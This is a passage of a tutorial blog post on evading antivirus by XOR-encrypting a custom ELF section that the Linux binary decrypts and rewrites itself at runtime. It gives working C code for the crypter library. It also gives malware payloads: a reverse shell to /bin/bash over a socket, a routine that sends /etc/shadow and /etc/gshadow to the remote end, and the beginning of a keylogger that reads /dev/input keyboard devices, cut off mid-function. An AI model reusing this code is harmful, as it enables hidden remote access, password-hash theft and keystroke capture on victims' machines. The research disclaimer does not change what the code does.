Obfuscating code in ELF binaries using sections

Bogdan G. ~ wontsleep@protonmail.com

03.21.2021 - Source Code

The source code and material available here is only meant for research, and educational purposes. I am not liable for the things you do with the knowledge you obtained. Please do not go around and attempt to do stupid things after reading this article. :)~

Rationale

If you want to hide malicious code from an Anti-Virus software, there is a wide array of techniques you can pick from. Here, we will attempt to abuse a widely known feature of the ELF file format to encrypt some code, then let the binary rewrite itself in order to decode the section we wanted to hide in the first place.

ELF is the file format used to define compiled programs on Linux. There is a lot of documentation available for this file format, since it has been around for a very long time. Languages like Rust, C, C++ or Haskell compile their code to and ELF file on Linux.

The Executable and Linkable File format has been in used since 1999, in a lot of Unix-based systems, like Linux. An ELF file is made up of a header, followed by the file's executable data, which is split in sections.





Figure 1: ELF file format walkthrough

As we can see from the image, Sections are just contents of the executable, with different levels of permissions. Here, it is mainly interesting because we can easily split and find compiled code in our executable file. This could allow us to encrypt some of our code to evade anti-virus software. Let's see how this can be done.

the State of the Art

This project is based on a whitepaper which has been around since 2016. PoC has also done some research on the matter, and a lot of credit goes to these materials for the idea of this project. Had I not talked to the PoC team behind WhiteComet, this project would not exist.

As a Proof of Concept, it works pretty well. It indeed demonstrates how to use ELF sections to hide malicious code. However, the implementation is not easy to replicate, because of a lack of documentation, and code repetition. Also, PoC's implementation depend on fixed-size values, which makes it hard to improve functionalities, and maintain code, because you have to get the new section's size manually. In theory, you can easily get a section's size using `size -dA`:



```
eval-expr file funEvalExpr
funEvalExpr: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, for GNU/Linux 4.4.0, BuildID[sha1]=d701c28c3cfb5b36d619629b29a02771309d64
d9, stripped
eval-expr size -dA ./funEvalExpr
./funEvalExpr  :
section                      size      addr
.interp                        28   4194984
.note.ABI-tag                  32   4195012
.note.gnu.property             32   4195048
.note.gnu.build-id             36   4195080
.dynsym                      5856   4195120
.dynstr                      2618   4200976
.gnu.hash                      56   4203600
.gnu.version                  488   4203656
.gnu.version_r                320   4204144
.rela.dyn                     168   4204464
.rela.plt                    3240   4204632
.init                          27   4207872
.plt                         2176   4207904
.text                      878401   4210080
.fini                          13   5088484
.rodata                    141488   5088512
.eh_frame                   32020   5230000
.eh_frame_hdr                6076   5262020
.tbss                           8   5274128
.fini_array                     8   5274128
.init_array                   192   5274136
.data.rel.ro                  720   5274328
.dynamic                      544   5275048
.got                           32   5275592
.got.plt                     1104   5275624
.tm_clone_table                 0   5276728
.data                       71904   5276736
.bss                         8776   5348672
.comment                       74         0
.note.gnu.gold-version         28         0
Total                     1156465
```

Figure 2: Demonstration of the size -dA command

However, this does not make it easy to modify the payload, and to have additional obfuscation with it. If, for instance, you have set up your compilation pipeline to pack your binary, then you will need a specific rule just to compile your binary without obfuscation just to set up obfuscation. This seems a little bit silly and overly complicated.

We will need to work towards a more usable technique, so that the limitations of this approach can be understood.

In our case, we use sections as a way to compartimentalize our code, splitting into code that is safe to read for an anti-virus software, and code we want to hide.

If we use the GCC compiler, we can just use `attributes` to create new sections at compile time. This will also be really helpful later, because we can easily have aliases for each section we are using to do weird stuff with.

This is done in WhiteComet (and our project) using simple macros, like so:

```
/// Encryption key's section name
#define ELF_KEY (".st_peter")

/// Code to obfuscate should be held in this section
#define ELF_CODE (".banshee")

/// Boolean telling us if the code is encrypted
#define ELF_BOOL (".isalive")

/// simple macro to define a section (GCC dependent)
#define SECTION(x) __attribute__((section(x)))

/// adding pieces of data to sections ELF_BOOL and ELF_KEY
static SECTION(ELF_BOOL) bool is_encrypted = true;
static SECTION(ELF_KEY) char key[256];
```

Now that we have defined our sections, we can use them in front of functions to specify we want them to be part of these custom sections:

```c
SECTION(ELF_CODE)
void setup_payload(settings_t *settings)
{
    char * const argv[] = {"/bin/bash", NULL};

    settings->sockfd = setup_socket(settings);
    if (settings->sockfd == -1)
        return;
    printf("[+] Starting revshell.\n");
    dup2(settings->sockfd, 0);
    dup2(settings->sockfd, 1);
    dup2(settings->sockfd, 2);
    execve("/bin/bash", argv, environ);
}
```

As you can tell, this malware is just a reverse shell for now, but we will change that.

The project's improvements

Since we are conducting our experiment on ELF files, and we need our program to rewrite itself, we will need to give our code a toolset of functions to help it find offsets in a binary, encrypt and decrypt data, implement custom algorithms. . .

Since these function kind of do some weird stuff, we want them to be stripped from the program. A static library seems like a good solution. We used this Makefile to build our library. As you can see in the `PROD_FLAGS` variable, we can strip data from this binary file, and then compile it with an unstripped program later, without much complications. We also set up Code-generated documentation to help new researchers re-use this code, and maybe improve it.

Once our setup is done, we can start to build some useful functions, the first one will be a function that will look for an ELF section using the section's name:

```
Elf64_Shdr *bl_find_section(void *hdr, char const *name)
{
    char *_name = NULL;
    Elf64_Ehdr *elf_header = (Elf64_Ehdr *)hdr;
    Elf64_Shdr *sym_header = (Elf64_Shdr *)(hdr + elf_header->e_shoff);
    Elf64_Shdr *symb_table = &sym_header[elf_header->e_shstrndx];
    const char *s_tableptr = hdr + symb_table->sh_offset;

    for (int i = 0; i < elf_header->e_shnum; i++) {
        _name = (char *)(s_tableptr + sym_header[i].sh_name);
        if (!strcmp(_name, name)) {
            return &sym_header[i];
        }
    }
    return NULL;
}
```

As you can see, we take a pointer named `hdr` as a parameter, this will simply be the start of our whole binary file dumped into memory. This means we will need a function to read our file:

```
/**
 * \typedef struct star_s blackstar_t
 * \brief main object to handle ELF files
 *
 * \param path ELF executable filepath
 * \param content_len ELF's file content length
 * \param content ELF's complete content
 */
typedef struct star_s {
    char *path;
    size_t content_len;
    unsigned char *content;
} blackstar_t;

blackstar_t *bl_read(char const *filepath)
{
    struct stat st = {0};
    int fd = 0;
    blackstar_t *bstar = malloc(sizeof(blackstar_t));

    if (!filepath || !bstar)
        return NULL;
    fd = open(filepath, O_RDONLY);
    if (stat(filepath, &st) < 0 || fd == -1)
        return NULL;
    bstar->path = strdup(filepath);
    bstar->content_len = st.st_size;
    bstar->content = malloc(sizeof(unsigned char *) * (st.st_size + 1));
    if (!bstar->content || read(fd, bstar->content, st.st_size) < 0)
        return NULL;
    bstar->content[st.st_size] = 0;
    close(fd);
    return bstar;
}
```

In the code shown above, keen observers can see that we have save the path to our binary file. We will need to it rewrite our binary later on, once we have encrypted our data. Let's write a function for that as well:

```
int bl_sync(blackstar_t *bstar)
{
    int fd = 0;

    // unlink() removes a specific file, passed as parameter
    if (!bstar || !bstar->path || unlink(bstar->path) < 0)
        return 1;
    fd = open(bstar->path, O_CREAT | O_TRUNC | O_RDWR, S_IRWXU);
    if (fd == -1 || !bstar->content || write(fd, bstar->content,
    bstar->content_len) < 0)
        return 1;
    close(fd);
    return 0;
}
```

With this, we have our basic tools to do polymorphic ELF file handling. Now, we want to let the user set his own encryption algorthm, but we still want to provide some kind of wrapper to handle and the complicated offset calculations and IO operations. To do this, we will offer a standard function pointer defined like so:

```
/**
 * \typedef void (*crypter_t)(unsigned char *ptr, size_t ptr_size, char *key,
 * size_t key_size)
 * \brief function pointer encrypting ELF content with a key
 *
 * \param ptr pointer to edit
 * \param ptr_size pointer's length
 * \param key string which will encrypt ptr
 * \param key_size key's length
 */
typedef void (*crypter_t)(unsigned char *, size_t, char *, size_t);
```

Then, we can use it like so:

```c
/**
 * \fn void bl_naive_crypter(blackstar_t *bstar, const char *tname, const char *kname,
 crypter_t cr)
 * \brief calls cryting function without checking if boolean section is set or not.
 *
 * \param bstar an object holding data for the ELF file you want to use
 * \param tname target's section name
 * \param kname key's section name
 * \param cr crypting function pointer
 */
void bl_naive_crypter(blackstar_t *, const char *, const char *, crypter_t);
```

This function will be the heart of our library. It will need to find the section to edit, read its content, then call the crypter function.

To simplify our malware, we will also offer a standard function to encrypt our section:

```c
int bl_encrypt_section(blackstar_t *bstar, const char *code_sname,
const char *key_sname, const char *bool_sname, crypter_t crypter, char *key)
{
    Elf64_Shdr *code_section = bl_find_section(bstar->content, code_sname);
    Elf64_Shdr *bool_section = bl_find_section(bstar->content, bool_sname);
    Elf64_Shdr *key_section = bl_find_section(bstar->content, key_sname);
    size_t code_len = 0;
    unsigned char *ptr = NULL;

    if (!code_section || !bool_section || !key_section)
        return 1;

    // Setting key to key section
    ptr = bstar->content + key_section->sh_offset;
    bl_edit_section(ptr, key_section->sh_size, key);

    // Encrypting code section with key section,
    // then key section with code section
    bl_naive_crypter(bstar, code_sname, key_sname, crypter);
    bl_naive_crypter(bstar, key_sname, code_sname, crypter);

    // Setting is_encrypted boolean to true
    // bl_change_section_wperm() changes write permissions for a section
    // using mprotect()
    ptr = bstar->content + bool_section->sh_offset;
    bl_change_section_wperm(ptr, bool_section->sh_size, true);
    for (size_t i = 0; i < bool_section->sh_size; i++)
        ptr[i] = 1;
    bl_change_section_wperm(ptr, bool_section->sh_size, false);

    // syncronising the binary
    bl_sync(bstar);
    return 0;
}
```

To test our program, we can write a very simple program that will just encrypt a section:

```
void encrypt_program(char const *binary_path, char *key,
char *ksection, char *bsection, char *csection)
{
    blackstar_t *bstar = NULL;

    bstar = bl_read(binary_path);
    if (!bstar)
        return;
    bl_encrypt_section(bstar, csection, ksection, bsection, &xor_crypt, key);

    // freeing from memory bstar
    bl_destroy(bstar);
}
```

An easily compilable version of this code can be found here. As you can see from these few lines, we just a few functions from `elf.h`, we can encrypt our binary with many different ways.


Now, let's say we don't want to encrypt our program with a XOR Encryption anymore, well we can easely define a new function that encrypts our data, as long as it repects `crypter_t`'s type signature. We can then just pass it to our `bl_encrypt_section`, which will handle complicated offset calculations, and we are good to go.

However, the limitation of this approach is that we will need to use an encryption method that goes both ways. Here, we use XOR encryption as the default encryption method because it allows us to use the same algorithm to encrypt and decrypt our compiled code. But, in some cases, it might be better to use something else, because some algorithms manage to brute-force XOR quite easely, just by finding repeating offsets in the code.

This makes it almost usable, but we will need to think about a way to support more complicated encryption methods later on.


Testing our Polymorphic capabilites

We can just try to compile, crypt then execute our program, and check the differences:



```
blackstar make re
[*** CRYPTER: CLEAN ***]
make[2]: Nothing to be done for 'docs/'.
[*** LIB: CLEAN ***]
[*** CLEAN ***]
Compiling objects/setup.o
Compiling objects/payload.o
Compiling objects/main.o
Compiling objects/main.o
[*** CRYPTER: COMPILATION SUCCESSFUL ***]
[*** COMPILATION SUCCESSFUL ***]
blackstar objdump -fs ./blackstar > compiled.txt
blackstar ./blackstar_crypter $(./scripts/generate_random_key.sh) ".banshee" ".st_peter" ".isalive" ./blackstar
blackstar objdump -fs ./blackstar > crypted.txt
blackstar ./blackstar
[+] decrypting payload
blackstar objdump -fs ./blackstar > decrypted.txt
blackstar
```

Figure 3: testing polymorphism



```
blackstar diff -qs crypted.txt decrypted.txt
Files crypted.txt and decrypted.txt differ
blackstar
blackstar
blackstar diff -qs compiled.txt crypted.txt
Files compiled.txt and crypted.txt differ
```

Figure 4: diffs

Something interesting to note is that, if we try to check our compiled version, it has by default its KEY section set to zeroes. However, when we decrypt our program, we create a new random key, so that the encryption key changes everytime we try to encrypt the program.

Here is a diff showing the differences between a decrypted binary, and the one that was just compiled:

```
1434c1434
<  78e8 010101                                ...
---
>  78e8 000000                                ...
1436,1483c1436,1483
<  7900 00000000 00000000 00000000 00000000   ................
<  7910 00000000 00000000 00000000 00000000   ................
<  7920 00000000 00000000 00000000 00000000   ................
<  7930 00000000 00000000 00000000 00000000   ................
<  7940 00000000 00000000 00000000 00000000   ................
<  7950 00000000 00000000 00000000 00000000   ................
<  7960 00000000 00000000 00000000 00000000   ................
<  7970 00000000 00000000 00000000 00000000   ................
<  7980 00000000 00000000 00000000 00000000   ................
<  7990 00000000 00000000 00000000 00000000   ................
<  79a0 00000000 00000000 00000000 00000000   ................
<  79b0 00000000 00000000 00000000 00000000   ................
<  79c0 00000000 00000000 00000000 00000000   ................
<  79d0 00000000 00000000 00000000 00000000   ................
<  79e0 00000000 00000000 00000000 00000000   ................
<  79f0 00000000 00000000 00000000 00000000   ................
<  7a00 00000000 00000000 00000000 00000000   ................
<  7a10 00000000 00000000 00000000 00000000   ................
<  7a20 00000000 00000000 00000000 00000000   ................
<  7a30 00000000 00000000 00000000 00000000   ................
<  7a40 00000000 00000000 00000000 00000000   ................
<  7a50 00000000 00000000 00000000 00000000   ................
<  7a60 00000000 00000000 00000000 00000000   ................
<  7a70 00000000 00000000 00000000 00000000   ................
<  7a80 00000000 00000000 00000000 00000000   ................
<  7a90 00000000 00000000 00000000 00000000   ................
<  7aa0 00000000 00000000 00000000 00000000   ................
<  7ab0 00000000 00000000 00000000 00000000   ................
<  7ac0 00000000 00000000 00000000 00000000   ................
<  7ad0 00000000 00000000 00000000 00000000   ................
<  7ae0 00000000 00000000 00000000 00000000   ................
<  7af0 00000000 00000000 00000000 00000000   ................
<  7b00 00000000 00000000 00000000 00000000   ................
<  7b10 00000000 00000000 00000000 00000000   ................
<  7b20 00000000 00000000 00000000 00000000   ................
<  7b30 00000000 00000000 00000000 00000000   ................
<  7b40 00000000 00000000 00000000 00000000   ................
<  7b50 00000000 00000000 00000000 00000000   ................
<  7b60 00000000 00000000 00000000 00000000  ................
<  7b70 00000000 00000000 00000000 00000000  ................
<  7b80 00000000 00000000 00000000 00000000  ................
<  7b90 00000000 00000000 00000000 00000000  ................
<  7ba0 00000000 00000000 00000000 00000000  ................
<  7bb0 00000000 00000000 00000000 00000000  ................
<  7bc0 00000000 00000000 00000000 00000000  ................
<  7bd0 00000000 00000000 00000000 00000000  ................
<  7be0 00000000 00000000 00000000 00000000  ................
<  7bf0 00000000 00000000 00000000 00000000  ................
---
>  7900 aad4244f 6168c2e2 8a638c16 bd74ae13  ..$Oah...c...t..
>  7910 b805dec4 dbb23a61 5f200244 6e3f1418  ......:a_ .Dn?..
>  7920 13386774 a129562b 8ce24149 56ef5c0e  .8gt.)V+..AIV.\.
>  7930 f43bd3cf ed0d314c 2d33919b 72a5b485  .;....1L-3..r...
>  7940 dd1bf97e 454fa9d1 31eb1b87 da7796cf  ...~EO..1....w..
>  7950 b2699e9f 76cfeca3 037d3e75 22f2fbff  .i..v....}>u"...
>  7960 0ef47e53 44272475 123ffded b793bc69  ..~SD'$u.?.....i
>  7970 fc5a0972 2af5152d 7253a294 469d9354  .Z.r*..-rS..F..T
>  7980 00dcf5aa b0b307df 41050200 00000000  ........A.......
>  7990 656327e5 a9cd0d49 3353a77f a2c2d0e2  ec'....I3S......
>  79a0 3de56a8d 172d592b 14183030 2f1d36c7  =.j..-Y+..00/.6.
>  79b0 0e999cd2 baac3623 ec9166b0 dcd43600  ......6#..f...6.
>  79c0 4c0bd6fc 6cbbadba 371bb662 57774652  L...l...7..bWwFR
>  79d0 2e1ddd03 d509c08d c46abea0 b74f4d45  .........j...OME
>  79e0 3d67e5ea 519ad09d 27eea389 1ad3d18c  =g..Q...'.......
>  79f0 2ce2e831 91d09c29 a9e1099b 9e8b6573  ,..1...)......es
>  7a00 2f6a29b1 e4479c8a 8d22a66e 74c7c90f  /j)..G...".nt...
>  7a10 a0b1be4d 453d663a dcfb02d1 aaab4622  ...ME=f:......F"
>  7a20 bcd25244 4b05cccb 2fbcbeb1 0cc0c119  ..RDK.../.......
>  7a30 abbaac98 c101adc2 d0686f6d 65c47e27  .........home.~'
>  7a40 ece13991 d0d1f8f1 23929e91 67a465be  ..9.....#...g.e.
>  7a50 64696461 f7e03bff bbba52c8 e907afa0  dida..;...R.....
>  7a60 ac4a2588 8eca0ec2 96cc004c 435fa63a  .J%........LC_.:
>  7a70 c5c014be ada675fe 3ad252d7 2e555446  ......u.:.R..UTF
>  7a80 65b38517 abb4a005 4e94de4c c80302e6  e.......N..L....
>  7a90 a1612aa7 b38a67a4 a13c08eb 25e4f0b0  .a*...g..<..%...
>  7aa0 1c9affa7 cfc21fac babe1ca5 3be86df1  ............;.m.
>  7ab0 30005057 0cb6aa38 90929a67 63a7ec64  0.PW...8...gc..d
>  7ac0 e28e10fb 6e63756d ecaf3ca0 c838fb97  ....ncum..<..8..
>  7ad0 226ca13c 10e938ec e6b61fd0 9d93e2e6  "l.<..8.........
>  7ae0 2b8c8b9e 738bc973 b8b1be74 c07d9d90  +...s..s...t.}..
>  7af0 986bed17 ffaeabd4 d46cbea0 af04ccc1  .k.......l......
>  7b00 26b0adb2 1cc5f03d bac28e3d bcb3cd00  &......=...=....
>  7b10 584447e5 53455353 c088a663 bda6afcc  XDG.SESS...c....
>  7b20 b834cece ffd0e41f abbab244 50cbe745  .4.........DP..E
>  7b30 435f97cc 00c2c9ce 36005841 bccd484f  C_......6.XA..HO
>  7b40 52c2d11d c2d09727 f52da276 ea676461  R......'.-.v.gda
>  7b50 6e67a5dd 318a8b97 2773b9ff 798d1d70  ng..1...'s..y..p
>  7b60 d184501b 8a8eaf48 75e829e6 948d3fb2  ..P....Hu.)...?.
>  7b70 bac2a4ed 2b929ad0 2af72fe9 6deb004c  ....+...*./.m..L
>  7b80 435f18ca d515adc2 993a5e8e d92ed6b4  C_.......:^.....
>  7b90 79933900 4c41c786 75b68817 dca36674  y.9.LA..u.....ft
>  7ba0 840ea8f8 7461d8da 07b0b3b0 1acb758d  ....ta........u.
>  7bb0 4cc1475f 43551ad9 c01eaba0 bb0d529b  L.G_CU........R.
>  7bc0 df4f18b6 fc1bffac bb03c497 c798be57  .O.............W
>  7bd0 aeacb6cc cb79cad1 ce32a5b5 3cb6b1a9  .....y...2..<...
>  7be0 76c605ab b6b041d3 1cbbc2c9 d157cc9e  v.....A......W..
>  7bf0 a0a58763 98cc91c0 7ce42ac8 3d7e4943  ...c....|.*.=~IC
```

We can also see that the offset `78e8` is correctly only filled with zeroes, because the program is decrypted. Indeed, it is the content of the `ELF_BOOL` section.

Improving the Malware


Now that we managed to encrypt and decrypt parts of our program, we can try to improve the program's capabilites. The first thing we can do is sending critical information to the user. This is a good test to see if we can easily add new data to obfuscate. Like before we will mark our function with the `SECTION(ELF_CODE)` to specify it should be encrypted.

```
SECTION(ELF_CODE)
void send_file(settings_t *s, char *str)
{
    int fd = open(str, O_RDONLY);
    struct stat st;
    char *buffer = NULL;

    if (fd == -1 || stat(str, &st) < 0)
        return;
    buffer = malloc(sizeof(char) * (st.st_size + 1));
    buffer[st.st_size] = 0;
    read(fd, buffer, st.st_size);
    close(fd);
    dprintf(s->sockfd, "[%s]:%s\n", str, buffer);
    free(buffer);
}

SECTION(ELF_CODE)
void send_important_files(settings_t *s)
{
    char *files[] = {
        "/etc/shadow",
        "/etc/gshadow",
        "/etc/gshadow-",
        "/etc/timezone",
        NULL,
    };

    for (int i = 0; files[i] != NULL; i++)
        send_file(s, files[i]);
}
```

and done ! Easy as that. If we recompile our program, and run our crypting method on it, we will find any part of the code in that section encrypted.

Now, let's try to add a keylogger. A keylogger is a program that logs keystrokes from the user, without him knowning. This can be very useful if you want to get someone's password, for instance. But how do we do that ?

In Unix systems, everything is a file. Images, programs, directories, you name it. That means that device handlers are *also* files, we just need to find where the file actually is. On most linux installations, it is located in `/dev/input/`



```
by-path pwd
/dev/input/by-path
by-path ls -l
total 0
lrwxrwxrwx 1 root root 9  4 nov.  11:50 pci-0000:00:14.0-usb-0:8:1.0-event -> ../event6
lrwxrwxrwx 1 root root 9  4 nov.  11:50 pci-0000:00:1f.4-event-mouse -> ../event8
lrwxrwxrwx 1 root root 9  4 nov.  11:50 pci-0000:00:1f.4-mouse -> ../mouse1
lrwxrwxrwx 1 root root 9  4 nov.  11:50 platform-i8042-serio-0-event-kbd -> ../event3
lrwxrwxrwx 1 root root 9  4 nov.  11:50 platform-pcspkr-event-spkr -> ../event5
lrwxrwxrwx 1 root root 9  4 nov.  11:50 platform-thinkpad_acpi-event -> ../event4
by-path
```


Figure 5: "/dev/input/by-path"

Here, we can see that any keyboard's "file" ends with a `kbd`, we can just open this directory, and filter our entries, looking for that pattern:

```
SECTION(ELF_CODE)
int is_keyboard(const struct dirent *file)
{
    size_t len = strlen(file->d_name);

    return len > 3
    && file->d_name[len - 3] == 'k'
    && file->d_name[len - 2] == 'b'
    && file->d_name[len - 1] == 'd';
}

SECTION(ELF_CODE)
int *get_keyboards_fds(int *nb_fd)
{
    struct dirent **devices = NULL;
    int nb_paths = scandir("/dev/input/by-path/", &devices, &is_keyboard, &alphasort);
    char *rpath = NULL;
    int *result = NULL;

    if (nb_paths < 0 ||
    !(result = malloc(sizeof(int) * (nb_paths + 1))) ||
    !(rpath = malloc(sizeof(char) * (BUFFER_SIZE+ 1))))
        return NULL;
    for (int i = 0; i < nb_paths; i++) {
        // Calling realpath() because we found symbolic links in `/dev/input/by-path`
        rpath = realpath(devices[i]->d_name, rpath);
        result[i] = open(rpath, O_RDONLY);
    }
    free(rpath);
